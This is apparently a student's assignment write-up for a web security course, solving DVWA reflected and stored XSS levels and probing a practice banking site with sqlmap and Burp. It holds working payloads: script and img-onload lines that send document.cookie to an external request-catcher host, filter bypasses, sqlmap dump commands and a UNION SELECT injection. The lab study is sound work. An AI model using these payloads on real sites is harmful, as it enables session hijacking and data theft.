Web Security and Malware Analysis


Answers for Assignment 5

SILVIA LUCIA SANNA – 70/90/00053

Task 1 – Reflected XSS

The first thing to do before solving this task is to understand what the reflected XSS is and how does it work. This is a vulnerability in the JavaScript code when the user fills in a parameter and this is reflected in the redirected webpage. This means that when the user sends something to the server, this one uses them without any check.

In this task I had to solve the 3 levels (low, medium and high) of DVWA web page after having been connected to it with docker. After connecting to the webpage, I had also to use a webhook where will be displayed the results of the redirection. As webhook I used requestcatcher.com making a fake website to be used in the attack as the attacker site. In requestcatcher.com I had to create a fake domain and redirect to it what I needed from attacking website which was DVWA.


https://assignmen.requestcatcher.com
Get started
assignment5.requestcatcher.com
request catcher

No requests have been received yet :(

```
curl -X POST -d 'Hello World!' https://assignment5.requestcatcher.com/test
```

Figure 1: create website of the attacker with requestcatcher. When click on Get started a site is create and wait on it the responses (image on the right)

The goal for all three levels was to steal the cookies but to know what to do I first checked if they where vulnerable to XSS filling the form with:

`<script>alert(“XSS”)</script>`





Figure 2: Reflected XSS scenario for low, medium and high level

- Low level: in this level the alert worked well so I looked for a script where I could send the cookie to my attacker site. I used the following command:
  `<script>var i = new Image; i.src="https://assignment5-task1.requestcatcher.com/"+document.cookie;</script>`
  Where I created a HTMLImageElement i whose source is the attacker webpage followed by the cookies. So, in my attacker webpage I have the cookies stolen from this level.
- Medium level: I have tried the same steps of low level, but something went wrong, in fact the response was my input and in the attacker site nothing happened. So, I looked at the source code to see its behaviour.




vulnerabilities/xss_r/source/medium.php

```
<?php

header ("X-XSS-Protection: 0");

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Get input
    $name = str_replace( '<script>', '', $_GET[ 'name' ] );

    // Feedback for end user
    echo "<pre>Hello ${name}</pre>";
}

?>
```

Figure 3: code for medium level in Reflected XSS

As shown in the code, the string <script> will be replaced with an empty string. How to bypass it? As seems JavaScript is not case sensitive so “Script” seems to be accepted and not filtered. So, I tried the same command as previous level but with the capital S and it worked.

- High level: I tried the commands put in level low and medium, but they did not work (I had as response the reflection of my input). So, I looked in the code to see how the sanitization is done:




vulnerabilities/xss_r/source/high.php

```
<?php

header ("X-XSS-Protection: 0");

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Get input
    $name = preg_replace( '/<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t/i', '', $_GET[ 'name' ] );

    // Feedback for end user
    echo "<pre>Hello ${name}</pre>";
}

?>
```

Figure 4: code for high level in Reflected XSS

  Here I noticed that the word script could not be used so I looked for an alternative way. As in the previous levels I was using a command related to the images, I browsed something like it and found the tag <img> and put in the following way:
  <img src=https://m.media-amazon.com/images/I/51mzEbU-nBL._SX260_.jpg onload=this.src='https://test51lv14.requestcatcher.com/'+ document.location>
  In this command I loaded an image found in the web (I put the URL which is the parameter src) and as the image was loaded (onload) I made a redirection to my website attaching also the document location and cookies.



request catcher

```
GET /PHPSESSID=4fja6423k9cuvmo48gkedba632;%20security=high
2020-12-19T12:35:58+01:00
78.14.101.77

GET /http:/localhost/vulnerabilities/xss_r/?name=%3Cimg+src%3Dhttps%3A%2F%2Fm.media-amazon.com%2Fimages%2FI%2F51mzEbU-nBL._SX260_.jpg+onload%3Dthis.src%3D%27https%3A%2F%2Fassignment5-task1.requestcatcher.com%2F%27%2Bdocument.location%3E
2020-12-19T12:35:49+01:00
78.14.101.77

GET /PHPSESSID=4fja6423k9cuvmo48gkedba632;%20security=medium
2020-12-19T12:15:46+01:00
78.14.101.77

GET /PHPSESSID=4fja6423k9cuvmo48gkedba632;%20security=low
2020-12-19T12:00:02+01:00
78.14.101.77
```

Figure 5: results in request catcher for all levels in Reflected XSS. From first to last (up down): 1) cookies for high level; 2) location for high level; 3) cookies medium level; 4) cookies low level

Task 2 – Stored XSS

Before solving this task is very important to know what the Stored XSS is and how does it work. As the name suggests, when you inject a JavaScript code to the server, it stores these parameters and every time you click on that attacked page, it makes the server execute the malicious code. In fact, in this scenario I have a button to click it when I want to reset the commands I gave to the server (so when the attack is successful and I want to make another one or just want to use the page without redirections).

To solve this task, I had to connect to DVWA webpage. The scenario given in this task was different between the first one where I only had one field to inject some JavaScript code. In this task, I had two fields: name and message to fill-in in a comment form.




Vulnerability: Stored Cross Site Scripting (XSS)

Figure 6: scenario for low, medium and high level in Stored XSS task in DVWA website

To know where to inject the code and if there were some code sanitization, I checked the source code for each level: here again I had to solve all three levels. For each level I have to make a redirection to the webpage of my University: https://unica.it/unica/

- Low level: as I connected to this level, I thought to name the injection as I liked and make the injection in the comment field. Searching on Google how to make a redirection in JavaScript I have found to use the following syntax: window.location=url; or window.location.ref=url;. I tried both but none of them worked because in the HTML page there was some check in the number of characters I could write in the "message" field. So, looking for a solution I read that the word “window” in some cases is implicit, so I tried to put <script>location="https://www.unica.it"</script> in the field message and the redirection was perfectly done.


- Medium level: in this level I tried the same code used in the low level, but the response was the same code I put but with a backslash before quotes. I immediately thought that maybe there was some kind of sanitization. In fact, reading the code I found the sanitization in the message field where slashes were added if I put quotes, double quotes or backslash.



```
// Sanitize message input
$message = strip_tags( addslashes( $message ) );
$message = ((isset($GLOBALS["___mysqli_ston"]) &&
is_object($GLOBALS["___mysqli_ston"])) ?
mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $message ) :
((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call!
This code does not work.", E_USER_ERROR)) ? "" : ""));
$message = htmlspecialchars( $message );
```

Figure 7: interesting part of medium level code in Stored XSS: add slashes in the message to like sanitize the input trying to avoid injections


I tried to replace the quotes with another equivalent characters, but it did not work. Again, reading at the code I saw that there was a particular sanitization in the name field: the word script was not allowed. This suggested me to use also the name field to make the injection but as I used it, I could not put all the characters but only very few of them: there was a block in the number of characters.



```
// Sanitize name input
$name = str_replace( '<script>', '', $name );
$name = ((isset($GLOBALS["___mysqli_ston"]) &&
is_object($GLOBALS["___mysqli_ston"])) ?
mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $name ) :
((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call!
This code does not work.", E_USER_ERROR)) ? "" : ""));
```

Figure 8: in high level code for Stored XSS the highlighted line shows sanitization for <script>

So, making the injection in the name field was my only solution and to make it possible I had to change the number of acceptable characters in the HTML code.




```
▼<div id="main_body">
  ▼<div class="body_padded">
     <h1>Vulnerability: Stored Cross Site Scripting (XSS)</h1>
    ▼<div class="vulnerable_code_area">
      ▼<form method="post" name="guestform" "="">
        ▼<table width="550" cellspacing="1" cellpadding="2" border="0">
          ▼<tbody>
            ▼<tr>
               <td width="100">Name *</td>
              ▼<td>
                 <input name="txtName" type="text" size="30" maxlength="200">
```

Figure 9: In Stored XSS at medium and high levels the injectable field is "name" but it is too short to contain the payload so I had to increase its size

Now I put in the name field the code and it worked: <Script>location="https://www.unica.it"</Script>

- High level: as first things I tried to put the two solutions I found in the previous two levels but none of them worked, so I decided to check the source code.



```
    // Sanitize name input
    $name = preg_replace( '/<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t/i', '', $name );
    $name = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])
[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USE
```

Figure 10: code in high level Stored XSS, the hiighlighted line shows sanitization for script word in name field (injectable field but with another parameter)

Here the code was like a mix between the medium level of store XSS and the high level of reflect XSS. How to solve this? First, I increased the number of characters in the name field of the HTML code. Then I tried with the code used in the high level of reflected XSS changing it to make the redirection to the URL I wanted but it did not work. My idea was then to search on Google to see any other JavaScript tag: I found body and tried with <body onload=location="https://www.unica.it">, it worked.


Bonus Task – What did you learn?

During this course I have learned how to use a lot of different tools and techniques to attack a web application.


In this task I had to apply all I have learned during course to webapp “zero.webappsecurity.com”. First, I had already applied spidering in the first assignment. So, the first thing I tried was SQL injection, then command inject and last XSS attacks.

But before doing this I used nmap, a tool where you can automatically inspect all vulnerabilities in the website and I found no common attacks. I then proceeded as you can read below.

- SQL injection attacks, to do this I tried different approaches. First, I tried to put a quote in each blank space I found thinking to receive a SQL error once I send the request, but this did not work. Then I tried to use sqlmap, a ready-to-use tool in Linux where you can find SQL vulnerabilities and I received only two outputs to the input "sqlmap -u "url" --cookie="my cookies" C" (C is a parameter I put and stands for: "--dbs" to know the databases; "-D dbname --tables" to know table names in that specific database; "-D dbname -T tablename –columns" to know columns name in that specific table of that database; "-D dbname -T tablename --dump" to dump the database).




```
[12:44:52] [INFO] testing connection to the target URL
[12:44:53] [INFO] checking if the target is protected by some kind of WAF/IPS
[12:44:53] [INFO] testing if the target URL content is stable
[12:44:54] [INFO] target URL content is stable
[12:44:54] [INFO] testing if GET parameter 'searchTerm' is dynamic
[12:44:54] [INFO] GET parameter 'searchTerm' appears to be dynamic
[12:44:54] [WARNING] heuristic (basic) test shows that GET parameter 'searchTerm' might not be injectable
```



```
[14:32:05] [INFO] testing if the target URL content is stable
[14:32:06] [INFO] target URL content is stable
```

Figure 11: outputs for sqlmap, found this two in all the injection I tried as reported aboved. First image stands for not injectable parameter while the second image for unstable URL


After this I tried to make the injections with BURP, so I sent to Burp Intruder all requests I made and I found interesting only the following one to which I made some SQL injections:



```
POST /bank/online-statements-for-account.html HTTP/1.1
Host: zero.webappsecurity.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:83.0)
Gecko/20100101 Firefox/83.0
Accept: */*
Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 103
Origin: http://zero.webappsecurity.com
Connection: close
Referer: http://zero.webappsecurity.com/bank/online-statements.html
Cookie: JSESSIONID=B4ACF634; username=username; password=password

accountId=1 UNION SELECT NULL, NULL, NULL, NULL, NULL, schema_name FROM
information_schema.schemata --
```

```
<div class="row">
    <div class="offset3 span6">
        <div class="page-header">
            <h3>Error</h3>
        </div>

        Exception:
            <pre>
                org.springframework.jdbc.BadSqlGrammarException:
StatementCallback; bad SQL grammar [SELECT * FROM accounts WHERE id =
1 UNION SELECT NULL, NULL, NULL, NULL, NULL, schema_name FROM
information_schema.schemata -- ]; nested exception is
java.sql.SQLSyntaxErrorException: incompatible data types in
combination
        at
org.springframework.jdbc.support.SQLExceptionSubclassTranslator.doTransl
ate(SQLExceptionSubclassTranslator.java:95)
        at
```

